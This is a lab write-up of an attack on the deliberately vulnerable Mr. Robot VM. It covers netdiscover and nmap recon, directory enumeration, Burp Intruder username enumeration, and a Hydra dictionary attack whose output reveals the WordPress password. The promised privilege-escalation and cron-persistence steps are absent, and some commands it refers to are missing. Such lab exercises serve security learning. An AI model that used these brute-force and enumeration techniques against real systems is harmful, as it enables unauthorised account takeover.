Phase 3

Privilege Escalation and Persistence

Executive Summary

The Goal of this phase is to identify Privilege escalation vectors and establish persistence trough CRON job on a target VM. Linpeas was used in Enumeration which revealed SUID enabled Nmap Library. This misconfiguration enabled root escalation. A persistence mechanism was then enabled via CRON job to maintain consistent Root access to the Mr. Robot VM.

Tools & Environment

1. Kali Linux Environment
2. Mr Robot VM
3. Metasploit
4. Hydra
5. Linpeas
6. Netdiscover
7. Nmap

Methodology

1. Reconnaissance

First step is to discover the Mr. Robot VM On the Network. We can do this by switch to Sudo user and using netdiscover command.

```
Currently scanning: 192.168.0.0/16   |   Screen View: Unique Hosts

17 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 1020

  IP            At MAC Address     Count     Len  MAC Vendor / Hostname

192.168.100.1   00:50:56:c0:00:08     14     840  VMware, Inc.
192.168.100.2   00:50:56:fc:73:52      1      60  VMware, Inc.
192.168.100.132 00:0c:29:19:e3:e2      1      60  VMware, Inc.
192.168.100.254 00:50:56:f8:d0:fb      1      60  VMware, Inc.
```

By the Above snapshot/output we can determine the IP address of the

Mr. Robot VM = 192.168.100.132


2. Nmap Scanning of the Kioptrix

Now we perform Nmap Enumeration/Scan on the Mr Robot VM machine.

```
┌──(kali㉿kali)-[~/Documents/Rooted/MrRobot/enum]
└─$ nmap -sC -sV 192.168.100.132 -oN nmap_scan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-04 06:10 EST
```

```
┌──(kali㉿kali)-[~/Documents/Rooted/MrRobot/enum]
└─$ nmap -sC -sV 192.168.100.132 -oN nmap_scan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-04 06:10 EST
Nmap scan report for 192.168.100.132
Host is up (0.00037s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE  SERVICE  VERSION
22/tcp  closed ssh
80/tcp  open   http     Apache httpd
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache
443/tcp open   ssl/http Apache httpd
| ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-09-16T10:45:03
|_Not valid after:  2025-09-13T10:45:03
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
MAC Address: 00:0C:29:19:E3:E2 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.67 seconds

┌──(kali㉿kali)-[~/Documents/Rooted/MrRobot/enum]
└─$
```


The Scan Resulted in three Open services and the scan output was saved for further processing.




First Look of the website of Mr Robot.

3. Subdomain enumeration

We will further enumerate this website using Dirbuster



It resulted in several different subdomains. Let's check robots.txt




There are two files available in the robots.txt

a. Fsociety.dic


b. Key-1-of-3.txt

The second file must be one of the flags.




Yes, it's one of the keys from the task.


The second file seems to be wordlist of some sort.




Downloading and keeping it for further testing. From the subdomain enumeration we also found out an admin page.



This admin page keeps redirecting. There is also WordPress admin page.







When we enter default credentials the site responds invalid username. By this we can determine that user enumeration might be possible.

4. Using Burp suite for User Enumeration


Burp suite Intruder can be used to perform brute force attacks on web applications.




We are going to capture the login request in the burp suite browser and send it to intruder.




We are configuring to performing user enumeration using the wordlist we got from robots.txt.



If we filter the response by length, we can find out that one results in different length. We can check that username.




We were able to determine the user Elliot account is present.




5. Performing Dictionary attack using Hydra

Hydra is a tool which helps us to find username and password by automating the dictionary attack. It provides several dictionary attacks on different services. Before Performing the attack, we need to configure the wordlist.



As we can see that this word list is way to big and it takes time to perform the dictionary attack. Let's shorten this by removing all the duplicates present.

The above commands remove the duplicate words from the wordlist and creates a new wordlist that has no duplicates named fsociety2.txt




Now the new wordlist is significantly shorter we can perform Dictionary attack significantly faster.

Now we use the above command to perform Dictionary attack on the /wp-login.php page.

```
[ATTEMPT] target 192.168.100.132 - login "elliot" - pass "etc" - 5650 of 11452 [child 12] (0/0)
[ATTEMPT] target 192.168.100.132 - login "elliot" - pass "etherial" - 5651 of 11452 [child 11] (0/0)
[ATTEMPT] target 192.168.100.132 - login "elliot" - pass "Ethics" - 5652 of 11452 [child 6] (0/0)
[ATTEMPT] target 192.168.100.132 - login "elliot" - pass "etiquette" - 5653 of 11452 [child 8] (0/0)
[ATTEMPT] target 192.168.100.132 - login "elliot" - pass "euphoric" - 5654 of 11452 [child 15] (0/0)
[ATTEMPT] target 192.168.100.132 - login "elliot" - pass "evaimages" - 5655 of 11452 [child 5] (0/0)
[ATTEMPT] target 192.168.100.132 - login "elliot" - pass "even" - 5656 of 11452 [child 13] (0/0)
[VERBOSE] Page redirected to http[s]://192.168.100.132:80/wp-login.php?redirect_to=http%3A%2F%2F192.168.100.132%3A80%2Fwp-admin
%2F&reauth=1
[ATTEMPT] target 192.168.100.132 - login "elliot" - pass "Even" - 5657 of 11452 [child 1] (0/0)
[ATTEMPT] target 192.168.100.132 - login "elliot" - pass "evening" - 5658 of 11452 [child 2] (0/0)
[ATTEMPT] target 192.168.100.132 - login "elliot" - pass "event" - 5659 of 11452 [child 0] (0/0)
[ATTEMPT] target 192.168.100.132 - login "elliot" - pass "events" - 5660 of 11452 [child 7] (0/0)
[ATTEMPT] target 192.168.100.132 - login "elliot" - pass "eventual" - 5661 of 11452 [child 9] (0/0)
[ATTEMPT] target 192.168.100.132 - login "elliot" - pass "eventually" - 5662 of 11452 [child 4] (0/0)
[ATTEMPT] target 192.168.100.132 - login "elliot" - pass "ever" - 5663 of 11452 [child 14] (0/0)
[ATTEMPT] target 192.168.100.132 - login "elliot" - pass "every" - 5664 of 11452 [child 10] (0/0)
[ATTEMPT] target 192.168.100.132 - login "elliot" - pass "Every" - 5665 of 11452 [child 12] (0/0)
[80][http-post-form] host: 192.168.100.132   login: elliot   password: ER28-0652
[STATUS] attack finished for 192.168.100.132 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-04 08:45:42

┌──(kali㉿kali)-[~/Documents/Rooted/MrRobot/enum]
└─$ abort
abort: command not found

┌──(kali㉿kali)-[~/Documents/Rooted/MrRobot/enum]
└─$
```

